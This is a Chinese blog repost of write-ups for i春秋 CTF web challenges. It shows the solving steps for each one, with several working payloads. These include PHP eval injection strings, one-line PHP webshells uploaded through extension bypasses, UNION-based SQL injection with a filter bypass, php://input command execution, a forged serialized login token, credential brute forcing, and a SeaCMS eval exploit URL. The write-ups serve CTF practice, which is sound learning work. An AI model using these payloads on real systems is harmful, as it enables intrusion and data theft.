

i春秋web-1

转载

小白的劝退之路 于 2020-10-16 12:34:04 发布 364 收藏 2

分类专栏: [CTF](#) 文章标签: [wp i春秋 web](#)

原文链接: https://blog.csdn.net/weixin_43726480

版权



[CTF 专栏收录该内容](#)

31 篇文章 2 订阅

订阅专栏

MISC web 爆破-1

```
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($a);");
show_source(__FILE__);
?>
```

两个/之间的符号是正则表达式, '^'表示匹配开始, '\$'匹配结束, '\w'表示匹配字母或数字或下划线或汉字, '*'表示匹配前面的字符0次或多次, 使用PHP中的 \$GLOBALS变量即可

MISC web 爆破-2

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval("var_dump($a);");
show_source(__FILE__);
```

不在变量中, 就是在文件中, 使用file()或者file_get_contents()或者'); "

构建hello=file("flag.php")或者hello=file_get_contents("flag.php")或者hello=);show-source("flag.php");var_dump(

web upload

.题目提示flag在flag.php中, 又是一个文件上传的题目, 所以上传一句话木马。

一句话代码

```
<?php eval($_POST['a']); ?>
```

上传成功后访问上传的文件, 发现直接输出了

```
eval($_POST['a']) ?>
```

由此判断后台代码过滤了<?和php关键字。

2.在网上找到一个一句话, 修改后如下

3.上传该一句话木马。然后使用菜刀连接。即可获得flag

web sql

本题过滤了一些命令，可以使用注释绕过'<>'

使用order by

```
? id=1 order by 3
```

查看数据库

```
? id=1 union selec<>t 1,database(),3
```

查表

```
?id=1 union selec<>t 1,group_concat(table_name),3 from information_schema.tables where table_schema = database()
```

查字段

```
?id=1 union selec<>t 1,group_concat(column_name),3 from information_schema.columns where table_name = "info"
```

查数据

```
?id=1 union selec<>t 1,flAg_T5ZNdrm,3 from info
```

爆破-3

只要第一次传进去的value与session中的相等，则网页会输出下一个value值，通过使用md5函数不能对数组进行处理的漏洞来绕过substr(md5(\$value),5,4)=0的判断，使nums得值大于10即可得到flag

使用如下py:

```
import requests
```

```
url = "http://17fab28ee29e482a95e9cca3fa1dcb111d918b722e404654.game.ichunqiu.com/?value[]=ea"
```

```
al = ['abcdefghijklmnopqrstuvwxyz']
```

```
s = requests.session()
```

```
r = s.get(url)
```

```
for i in range(20):
```

```
url = "http://17fab28ee29e482a95e9cca3fa1dcb111d918b722e404654.game.ichunqiu.com/?value[]" + r.content[0:2]
```

```
r = s.get(url)
```

```
print r.content
```


输出的r.content中就有flag

web include

path=php://input

post内容: <?php echo system('ls');?>

看一下有哪些文件:



```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php phpinfo.php
```

再利用?path=php://filter/read=convert.base64-encode/resource=dle345aae.php

读取文件内容, 得到flag

https://blog.csdn.net/weixin_43726480

who are you?

0x01 初探

打开网页就是一句 “Sorry. You have no permissions.”

按照惯例看看网页源码，发现没有提示；

0x02 初步思考

既然没有提示，也没有其他的链接，那么可能有以下几种可能：

- 1、敏感文件泄漏
- 2、跳转
- 3、cookie / session

第一个想法在经过扫描器扫描之后就放弃了，因为只看到index.php，还有/upload/，但是在访问的时候是403

第二个在抓包的时候也没有看到有跳转

只剩下第三个

0x03 cookie中的role

在查看cookie的时候发现了 “Cookie: role=Zjo1Oij0aHJmZyl7”，后面那串第一个想法就是base64，尝试过后得到

“f:5:"thrfg";”。一时间没有看懂这个thrfg是什么，然后暴力猜测了一下，发现是guest，也就是rot-13。于是把它改成admin的rot13过后的值就进去了。

0x04 upload

进去之后在源码里有提示 “<!-- \$filename = \$_POST['filename']; \$data = \$_POST['data']; -->”

这里应该是模拟一个文件上传，但是用post方法来弄的。

这里经过一番测试，发现在发送有<的时候会显示no no no。所以猜测源代码中有一个正则表达式，用来匹配

这里我用data[]=的方法，把data从字符串变成数组，导致绕过正则匹配。

上传之后能够发现它返回了文件的地址，访问它就得到flag

https://blog.csdn.net/weixin_43726480

broken

一点开网页，就看到一段英文：

```
“Hi, a CTFer. You got a file, but it looks like being broken.”
```

其中file有超链接。但是我没有直接点开，而是去审查了页面元素。没有结果。

0x02 fffffaakk

点开看到一段jsfuck字符串。（字符串太长了，就不复制了）

第一反应是复制下来去控制台运行，但是运行结果显示有错误。经过对比，发现是一开始的一个字符后少了一个“]”。结果弹出“flag is not here”。

想到之前做过的几类题目中，flag is not here 有可能是暗示经过了302跳转的最后结果，或者在http响应头中。但是这会被经验套路了。结果并不是如经验所愿。拿出扫描器扫可能存在的页面或者备份，结果只扫到了“index.html”。emmmm好吧，那就说明很大程度上的答案就是在这jsfuck代码里面了。

应为是弹窗，所以想到了alert，所以我的第一个想法是去jsfuck解析网站“www.jsfuck.com/”里面输入alert("flag is hot here ")，翻译过后有5903个字符，而网页给我们的字符有95484个字符。

好了，到这里我产生了第二个想法：应该是有其他的字符在里面，而且没有被弹出来。在这里我花了点时间看了jsfuck的构成。看到有个翻译规则是：eval => []["filter"]["constructor"](CODE)()。而我拿到的字符串也符合这个格式。所以我猜测flag在CODE部分。

，我把拿到的jsfuck代码扔到编辑器中，找到["filter"]部分，扣出[]中间的代码放到控制台中运行，得出来的结果是：“filter”。同理，我再抠出["constructor"]中间的内容，结果是Array["constructor"]。好了，把这两部分的内容删掉，再删去最后的小括号，剩下的就是CODE代码。然后放到控制台中运行，结果得出："var flag="flag{*****}";

login

在查看中源码的最下面发现了 test1 test1

怀疑是账号 密码

测试一下果然没错

进入member.php 页面 但是没用发现可用信息

于是burp suite拦截包看一

Request

Raw Params Headers Hex

```

GET /member.php HTTP/1.1
Host: f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
Referer: http://f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com/
Cookie: UM_distinctid=15f09e388731a6-0ba75f32527c178-12666d4a-144000-15f09e388742a1;
pgv_pvi=8550004736; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1508070143;
Hm_lvt_9104989ce242a8e03049eaceca950328=1508070146;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1508070147;
chkphone=acWxNpxhQpDiAchhNuSnEqyQuD100000;
browser=CFIaTxUYU0BFU1FGVQJTRFBZSkdeQFFYVWVFR1hRWUVTVIBPXELTgBZXUNWR1hOGIIZTFRT
WOVYWOVFXVxbG0ISX09eRVNAUUFUCA;
ci_session=d73d4775f2a8bdcf6601e5265655461b8316fec7;
PHPSESSID=orllbm8rci8k836221q48i8gv5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Response

Raw Headers Hex HTML Render

Name	Value
Date	Mon, 26 Mar 2018 14:30:58 GMT
Content-Type	text/html;charset=utf-8
Content-Length	69
Connection	close
X-Powered-By	PHP/5.5.9-1ubuntu4.19
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-che...
Pragma	no-cache
show	0
Vary	Accept-Encoding

```

<head>
<meta charset="utf-8" />
</head>
(显示 隐藏 源代码 隐藏 傅纹符 傅纹符)

```

现在response 中有可疑参数 show

于是我们在请求段加入 show :1;

```

GET /member.php HTTP/1.1
Host: f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
show: 1
Referer: http://f2372f97d23b49b88543d5815fd6dd77eab34da6687a4053.game.ichunqiu.com/
Cookie: UM_distinctid=15f09e388731a6-0ba75f32527c178-12666d4a-144000-15f09e388742a1;
pgv_pvi=8550004736; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1508070143;
Hm_lvt_9104989ce242a8e03049eaceca950328=1508070146;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1508070147;
chkphone=acWxNpxhQpDiAchhNuSnEqyQuD100000;
browser=CFIaTxUYU0BFU1FGVQJTRFBZSkdeQFFYVWVFR1hRWUVTVIBPXELTgBZXUNWR1hOGIIZTFRT
WOVYWOVFXVxbG0ISX09eRVNAUUFUCA;
ci_session=d73d4775f2a8bdcf6601e5265655461b8316fec7;
PHPSESSID=orllbm8rci8k836221q48i8gv5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

发现返回给我们了源码

https://blog.csdn.net/weixin_43726480

得知要得到flag需要满足 \$login['user'] === 'ichunqiu'

而user被\$login = unserialize(gzuncompress(base64_decode(\$request['token']));处理过

我们重新编写一个程序解密即可

```

1 <?php
2 $a = array('user'=>'ichunqiu');
3 $a = base64_encode(gzcompress(serialize($a)));
4 echo $a
5 ?>
6

```

```
eJxLTDK0qj62MrFSki1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

将结果添加到cookie中的token中然后发过去即可得到flag

[【点击这里去答题】](#)

https://blog.csdn.net/weixin_43726480

破译

凯撒加密+数字替换单词中的字母

```
===== RESTART: C:\Users\白墨\Desktop\hhh.py =====
==
050g ce4e910o t1dao bo Oba ch50a ce1 dav5d sh1e9a7e4 a0d nu ta1. d54ect14 ge0e4a
8 lf the 50te40at510a8 c112e4at510 a0d encha0ge de2a4t9e0t lf the 9505st4o lf ed
ucat510.me a4e enc5ted t1 b4lade0 lu4 2a4t0e4sh52 m5th the 9505st4o lf educat510
t1 9a7e a 810g-8ast50g 592act 10 the 85ves lf ch50ese stude0ts th4lugh a 6150t8
o-des5g0ed bas7etba88 cu445cu8u9 a0d a m5de 4a0ge lf sch118 bas7etba88 241g4a9s,
sa5d sh1e9a7e4. `th5s c1995t9e0t 9a47s a0ithe4 958est10e 50 the Oba's oluth a0d
bas7etba88 deve8129e0t eff14ts 50 ch50a.'f8ag { gs182d9hct9abc5d}
>>> 8 l
SyntaxError: invalid syntax
>>> 0 n
SyntaxError: invalid syntax
>>> 1 o
SyntaxError: invalid syntax
>>> 9 m
SyntaxError: invalid syntax
>>> 2 p
SyntaxError: invalid syntax
>>> gsolpdmhctmabcid
Traceback (most recent call last):
  File "<pyshell#5>", line 1, in <module>
    gsolpdmhctmabcid
NameError: name 'gsolpdmhctmabcid' is not defined
>>> 5
SyntaxError: invalid syntax
>>>
===== RESTART: C:\Users\白墨\Desktop\hhh.py =====
==
GSOLPDMHCTMABCID
>>> https://blog.csdn.net/weixin_43726480
```

test

海洋cms 漏洞直接百度就可以找到

直接构造search.php?searchtype=5&tid=&area=eval(\$_POST[cmd])

使用蚁剑连接，找到数据库配置文件，连接数据库即可

蚁剑查数据库报错，改一下数据格式即可

123

参考wp[详见此处](#)

题目地址：<https://www.ichunqiu.com/battalion>

“百度杯” CTF比赛 九月场

分值: 50分 类型: Web 题目名称: 123

未解答

题目内容: 12341234, 然后就解开了

本题来自播主C26

创建赛题

<http://492809aca0e74a82b4ac9cc76a7a0cfea91dc6e783ae444a.changame.ichunqiu.com>

00 : 52 : 38

延长时间(3)

重新创建

Flag:

提交

解题排名: 1 icqf74b0bd7 2 2young2sim... 3 bingtanguan

[查看writeup](#)

提交时间	提交人	Writeup标题	操作
2018.03.15 17:30:47	你若盛开	“百度杯” CTF比赛 九月场123	查看

进入题目

请输入帐号密码进行登录

用户名

密码

登录

咦，这是让我输题目上的12341234？

请输入帐号密码进行登录

登录失败


然后然后，被骗了。。

看一下源码

```
<input type= submit name= submit value= 登录 >
<!--用户信息都在user.php里-->
<!--用户默认密码为用户名+出生日期 例如:zhangwei1999-->
</form>
```

有东西,访问一下user.php,什么都没有。。

但是可以访问,应该是隐藏了什么东西,百度搜一下隐藏文件的类型,找到一个.bak的,数据备份文件,访问



台 {} 样式编辑器 性能

过滤样式

未选择元素。

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```

:hangweiwangweiwangfangliweilinazhangminlijingwangjingliuweiwangxiuyingzhanglilixiuying
ranglizhangjingzhangxiuyingliqiangwangminliminwangleiliuyangwangyanwangyonglijunzhangyong
.ijiezhangjiezhangleiwangqianglijuanwangjunzhangyanzhangtaowangtaoliyanwangchaolimingliyong
rangjuanliujieliuminlixialilizhangjunwangjiezhangqiangwangxiulanwanggangwangpingliufang
:hangyanliuyanliujunlipingwanghuiwangyanchenjingliuyonglilingliguiyingwangdanliganglidan
rangbinlipengzhangpingzhanglizhanghuiizhangyuliujuanlibinwanghaochenjiewangkaichenlichenmin
rangxiuzhenliyulanliuxiuyingwangpingwangpingzhangboliuguiyingyangxiuyingzhangyingyangli
:hangjianlijun4liliwangbozhanghongliudanlixinwangliyongjingliuchaozhangjuanyangfanliuyan
.iuyinglixuelixiuzhenzhangxinwangjianliuyulanliuhuilubozhanghaozhangmingchenyanzhangxia
:henyanyangjiewangshuailihuiwangxueyangjunzhangxuliugangwanghuayangminwangningliningwangjun
.iuguilanliubinzhangpingwangtingchentaowangyumeiwangnazhangbinchenlonglilinwangyuzhen
:hangfengyingwanghonglifengyingyangyanglitingzhangjunwanglinchenyingchenjunliuxiachenhao
:hangkaiwangjingchenfangzhangtingyangtaoyangbochenhongliuhuanwangyuyingchenjuanchengang
ranghuiizhangyingzhanglinzhangnazhangyumeiwangfengyingzhangyuyinglihongmeiliujialiulei
:hangqianliupengwangxuzhangxueliyangzhangxiuzhenwangmeiwangjianhualiyumeiwangyingliuping
rangmeilifeiwanglianglileilijianhuawangyuchenlingzhangjianhualixinwangqianzhangshuailijian
:henlinliyangchenqiangzhaojingwangchengzhangyuzhenchenchaochenliangliunawangqinzhanglanying
:hanghuiliuchangliqianyangyanzhangliangzhangjianliyonzhangqinwanglanyingliyuzhenliuping
:henguiyingliuyingyangchaozhangmeichenpingwangjianliuhongzhaoweizhangyunzhangningyanglin
:hangjiegaofengwangjianguoyangyangchenhuayanghuawangjianjunyangliuliuyangwangshuzhenyangfang
.ichunmeiliujunwanghaiyanliulingchenchenwanghuanlidongmeizhanglongchenbochenleiwangyun
rangfengwangxiurongwangruiliqinliguizhenchenpengwangyingliuifeiwangxiuyunchenmingwangguirong
.ihawangzhiqiangzhangdanlifengzhanghongmeiliufengyingliyuyingwangxiumeilijiawanglijuan
:henhuiizhangtingtingzhangfangwangtingtingwangyuhuazhangjianguolilanyingwangguizhenlixiumei
:henyulanchenxialiuikaizhangyuhualiyumeiliuhualibingzhangleiwangdonglijianjunliuyuzhen
ranglinlijianguoliyingyangweiliguirongwanglongliutingchenxiulanzhangjianjunlixiorongliuming
:houminzhangxiumeilixuemeihuangweizhanghaiyanwangshulanlizhiqiagliulilikaizhangyuzhangfeng
.iuxiulanzhangzhiqiaglilonglixuyunlixuifanglishuailixinliuyunzhanglililijiezhangxiuyun
rangshuyingwangchunmeiwangxinwangguizhizhaolizhangxiuhuazhanglinhuangminyangjuanwangjinfeng
:houjiewangleichenjianhualiumeiayangguiyinglishuyingchenyuyingyangxiuzhensunxiuyingzhaojun
:haoyongliubingyangbinliwenchenlinchenpingsunweizhanglichenjunzhangnanliuguizhenliuyu
.iujianjunzhangshuyinglihongxiazhaoxiuyinglibowanglizhangrong

```

头皮有点发麻，文件内的像是用户名,把这些用户名和刚才的密码格式丢到burp里面去爆破

Request	Payload	Status	Error	Timeout	Length	Comment
195	zhangyuzhen	200	<input type="checkbox"/>	<input type="checkbox"/>	1044	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
1	zhangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
2	wangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
3	wangfang	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
4	liwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
5	lina	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
6	zhangmin	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
7	lijing	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
8	wangjing	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
9	liuwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	

根据爆出的用户名密码进行登录

```

<!--存在漏洞需要去掉-->
<!--
<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit"
name="submit" value="上传" /> </form>
-->

```

隐藏部分感觉像是上传的东西，用火狐开发者工具把注释给去了，显示出一个上传界面

存在漏洞需要去掉

浏览... 未选择文件。
上传

上传一个php文件

只允许上传.jpg,.png,.gif,.bmp后缀的文件

不能上传，那就修改一下后缀名，用burp进行拦截修改

```
-----26162292225001
Content-Disposition: form-data; name="file"; filename="2.png.php}
Content-Type: image/png

<?php @eval($_POST[key]);?>
-----26162292225001
Content-Disposition: form-data; name="submit"

消息站
-----26162292225001--
```

```
<meta charset="utf-8" />
<title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
      <input type="file" name="file" />
      <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

文件名不能包含php
```

好像进行了双重的过滤，更改后缀名（php的别名：php2, php3, php4, php5, phps, pht, phtm, phtml），分别进行测试，得到一条信息

```
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
      <input type="file" name="file" />
      <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

<a href="/view.php">view</a>
```

存在view.php,进行访问

file?

尝试使用file进行查询flag，view.php?file=flag

filter "flag"

过滤了flag，更改一下，view.php?file=fflagag

```
<?php
echo 'flag is here';
'flag{5827d89c-2671-4dcf-83ef-0099859f65e0}-';
?>
```

出现flag